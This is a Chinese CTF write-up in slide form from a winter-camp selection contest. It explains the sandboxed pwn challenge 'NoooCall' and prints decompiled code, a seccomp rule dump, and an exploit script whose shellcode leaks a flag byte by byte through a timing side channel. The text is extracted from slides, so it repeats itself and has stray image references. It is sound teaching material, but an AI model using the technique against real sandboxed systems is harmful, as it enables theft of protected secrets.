

冬令营选拔赛部分题目讲解

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Challenges

- NoooCall (pwn, 34solved, 377pt)
- format (pwn, 25solved, 454pt)
- ShellMaster (misc, 71solved, 222pt)



NoooCall

- 读取flag内容到固定地址，读取0x10字节的shellcode，启动沙箱并执行shellcode。

```
int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    void *flag_buf; // ST10_8
    void *sc_buff; // ST18_8
    FILE *flag; // [rsp+8h] [rbp-28h]

    set_up();
    flag = fopen("./flag.txt", "r");
    if ( !flag )
        exit(1);
    flag_buf = mmap((void *)0x200000000LL, 0x2000uLL, 3, 34, -1, 0LL);
    sc_buff = mmap((void *)0x300000000LL, 0x2000uLL, 7, 34, -1, 0LL);
    _isoc99_fscanf(flag, "%s", flag_buf);
    printf("Your Shellcode >>", "%s");
    read(0, sc_buff, 0x10uLL);
    sandbox_start();
    ((void (__fastcall *)(_QWORD, void *))sc_buff)(0LL, sc_buff);
    return 0LL;
}
```

NoooCall

- 沙箱设定的规则：禁止任何syscall。

```
root@challenges:/ctf/work/CTF-Pwn-shellcode# seccomp-tools dump ./chall

Your Shellcode >> line  CODE   JT    JF      K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x03 0xc000003e if (A != ARCH_X86_64) goto 0005
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x00 0xfffffff /* no-op */
0005: 0x06 0x00 0x00 0x00000000 return KILL
```

- 只能执行0x10字节的shellcode

NoooCall

- 思路
 - 采用爆破的方式逐字节爆破flag
- 问题
 - 爆破成功/失败的判定标准是什么？

NoooCall

- alarm & handler

```
unsigned __int64 sub_B91()
{
    unsigned __int64 v0; // ST08_8

    v0 = __readfsqword(0x28u);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    signal(14, (__sighandler_t)handler);
    alarm(5u);
    return __readfsqword(0x28u) ^ v0;
}
```

```
void __noreturn handler()
{
    exit(-1);
}
```

NoooCall

- 预期解

```
15  def sc(offset, testchar):  
16      addr = 0x200000000+offset  
17      target = ord(testchar)  
18      shellcode = asm('''  
19          mov al, [{p1}]  
20          mov bl, {p2}  
21      loop:  
22          cmp al, bl  
23          je loop  
24      ret  
25      '''.format(p1=addr, p2=target), arch = 'amd64', os = 'linux')  
26      return shellcode
```

NoooCall

shellcode

```
→ mov al, [0x2000000000]
    mov bl, 0x61

loop:


    cmp al, bl
    je loop

    ret
```

al



bl



NoooCall

shellcode

```
→ mov al, [0x200000000]
    mov bl, 0x61


loop:
    cmp al, bl
    je loop

ret
```

al

```
0x78
```

bl



NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x61
```

loop:

```
    cmp al, bl
    je loop
```

```
ret
```



0x200000000



al

0x78

bl

0x61

NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x61
```

loop:

```
cmp al, bl
je loop
```

```
ret
```

al

0x78

bl

0x61

0x200000000



a

NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x61
```

loop:

```
cmp al, bl
je loop
```

ret


al

0x78



bl

0x61

0x200000000



NoooCall



立刻结束

NoooCall

shellcode

```
→ mov al, [0x2000000000]
    mov bl, 0x78

loop:


    cmp al, bl
    je loop

    ret
```

al



bl



NoooCall

shellcode

```
→ mov al, [0x200000000]
    mov bl, 0x78

loop:
    cmp al, bl
    je loop


ret
```

al

```
0x78
```

bl

```
0x78
```



NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x78
```

loop:

```
    cmp al, bl
    je loop
```

```
ret
```



0x200000000



al

0x78

bl

0x78

NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x78
```

loop:

```
cmp al, bl
je loop
```

```
ret
```


al

0x78

bl

0x78

0x200000000



NoooCall

shellcode

```
mov al, [0x200000000]
mov bl, 0x78

loop:
    cmp al, bl
    je loop

ret
```


al

0x78

